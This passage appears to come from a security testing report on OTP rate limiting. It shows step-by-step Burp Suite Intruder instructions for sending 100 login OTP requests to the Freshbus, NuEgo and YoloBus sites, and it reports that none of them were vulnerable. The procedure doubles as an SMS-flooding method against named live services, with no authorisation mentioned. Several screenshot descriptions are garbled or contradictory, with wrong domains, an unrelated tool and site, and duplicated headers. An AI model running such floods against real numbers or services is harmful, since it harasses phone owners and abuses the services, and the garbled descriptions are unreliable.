


Step 7: Now go to login tab again and click on send OTP




Step 8: Go to burp suite and check the capture and host name


Here host name we are getting www.freshbus.com so its right




Step 9: Now right click and select send it to intruder



STEP 10: Turn off the intercept



Step 11: Go to intruder tab and clear the highlighted things



Step 12 : Check accept-language line where 1=0.9 is written select 9 and click on add

The screenshot shows the Burp Suite interface with the 'Payload positions' tab selected. In the main pane, there is a list of various headers and their values. One entry is highlighted: 'Accept-Language: en-US;q=0.9'. A context menu is open over this entry, with the 'Add to list' option highlighted in orange. Other options in the menu include 'Delete', 'Edit', and 'Replace'.

After adding will get q=0.9\$

The screenshot shows the same 'Payload positions' configuration screen as before, but the list of headers now includes the modified 'Accept-Language' entry: 'Accept-Language: en-US;q=0.9\$'. The context menu is no longer open.

Step 13: Now go to payload tab





Step 14: Select payload type as Number

In payload setting edit From as 1 and To as 100



Step 15: click on start attack

Step 16: if u get 100 otps on your mobile then it is vulnerable and if u don't get 100 otp's then its not vulnerable



Step 17: we are receiving only few otps around 10 to 15 that's why it is not vulnerable

10:17



Verizon 5G+ LTE



+

8



VM-FRESBS



OTP expires in 10 minutes

105131 is your verification code for
login to Freshbus. Please note that the
OTP expires in 10 minutes

583908 is your verification code for
login to Freshbus. Please note that the
OTP expires in 10 minutes

419340 is your verification code for
login to Freshbus. Please note that the
OTP expires in 10 minutes

482407 is your verification code for
login to Freshbus. Please note that the
OTP expires in 10 minutes

661293 is your verification code for
login to Freshbus. Please note that the
OTP expires in 10 minutes

490720 is your verification code for
login to Freshbus. Please note that the
OTP expires in 10 minutes

447992 is your verification code for
login to Freshbus. Please note that the
OTP expires in 10 minutes

213014 is your verification code for
login to Freshbus. Please note that the

Can't reply to this short code

[Learn more](#)

NUEGO.IN

Go to <https://nuego.in/> and enter your phone number and follow same as above steps

Go to burpsuite and turn on the intercept



The screenshot shows a browser window with the URL [https://nueblo.in/](https://nuego.in/). The page displays a sign-up form with fields for 'Mobile Number' (containing '+91 9876543210') and 'Select City'. Below the form is a note: 'You may choose the address closest to your place of residence.' A 'Sign In' button is also visible. The background features a colorful illustration of buildings and a bus.


Below the browser is the Burp Suite interface, specifically the 'Intercept' tab. It shows a captured request from 'https://nueblo.in/registration/mobile/919876543210'. The request details include:

- Method: POST
- URL: https://nueblo.in/registration/mobile/919876543210
- Headers:
 - Host: nueblo.in
 - Content-Type: application/x-www-form-urlencoded
 - Content-Length: 20
 - Accept: */*
 - Accept-Language: en-US,en;q=0.9
 - Accept-Encoding: gzip, deflate
 - Connection: keep-alive
 - Referer: https://nueblo.in/
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5626.197 Safari/537.36
 - Sec-Fetch-Site: same-origin
 - Sec-Fetch-Mode: cors
 - Sec-Fetch-Dest: empty
 - Upgrade-Insecure-Request: 1
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 - Accept-Language: en-US,en;q=0.9
 - Accept-Encoding: gzip, deflate
 - Connection: keep-alive
 - DNT: 1
 - Content-Type: application/x-www-form-urlencoded
- Body:

```
{"mobile": "919876543210", "city": "Mumbai", "state": "Maharashtra", "country": "India", "otp": "123456", "otp_expiry": "2024-04-23T10:45:00Z", "otp_type": "SMS", "otp_content": "Your OTP is 123456. Expire in 10 minutes."}
```

The 'Inspector' tab on the right shows the request details, including the URL, method, headers, and body. The status bar at the bottom of the Burp Suite window indicates the date and time as Monday, 23 April 2024.





The screenshot displays two identical payload configuration panels from the Burp Suite Community Edition interface, positioned side-by-side. Both panels are titled "Payload sets" and contain the following information:

- Payload sets:** You can define one or more payload sets. The creation of payload sets depends on the attack type defined in the Threads tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
- Repeater ID:** Repeater 1
- Payload type:** Randomize
- Payload settings (Number):** This payload type generates random payloads within a given range and in a specified format.
 - Number range:**
 - Type:** Sequential Random
 - From:** 0
 - To:** 100
 - Step:** 1
 - Min integer digits:** 0
 - Max integer digits:** 2
 - Min fraction digits:** 0
 - Max fraction digits:** 0
 - Format:**
 - 0
 - 1
- Payload processing:** (This section is identical in both panels)

The screenshot shows the NetworkMiner tool interface with the title "2. Intruder attack at https://ptunes.muzig.in". The "Results" tab is selected, displaying a list of captured network traffic. A single row is highlighted in blue, representing a successful login attempt. The "Response" tab is also visible, showing the raw HTTP response data which includes session cookies and tokens.

This screenshot shows the NetworkMiner tool interface again, with the title "2. Intruder attack at https://ptunes.muzig.in". The "Results" tab is selected, showing a list of captured network traffic. Multiple rows are highlighted in blue, indicating multiple failed login attempts. The "Response" tab shows the raw HTTP responses for these attempts, which include various error messages and status codes.

We are not receiving any otp so it is not vulnerable to no rate limiting

YOLOBUS


Go to <https://yolobus.in/> and enter your phone number

The screenshot shows the NetworkMiner tool interface. On the left, the 'Captured' pane displays a list of network requests and responses. One entry is highlighted, showing a POST request to 'https://yolobus.in/api/v1/otp'. The 'Details' pane shows the request headers and body. The 'HTTP' tab is selected. On the right, a browser window is open to the YoloBus website. A modal dialog box is centered, prompting the user to 'Enter your phone number'. The input field contains the phone number '9197675962'. Below the input field is a button labeled 'Sending OTP...'. At the bottom of the modal, there is a note: 'By continuing you agree to our Terms & Conditions.' The status bar at the bottom of the browser window indicates 'Loading 100%'. The taskbar at the bottom of the screen shows various application icons.

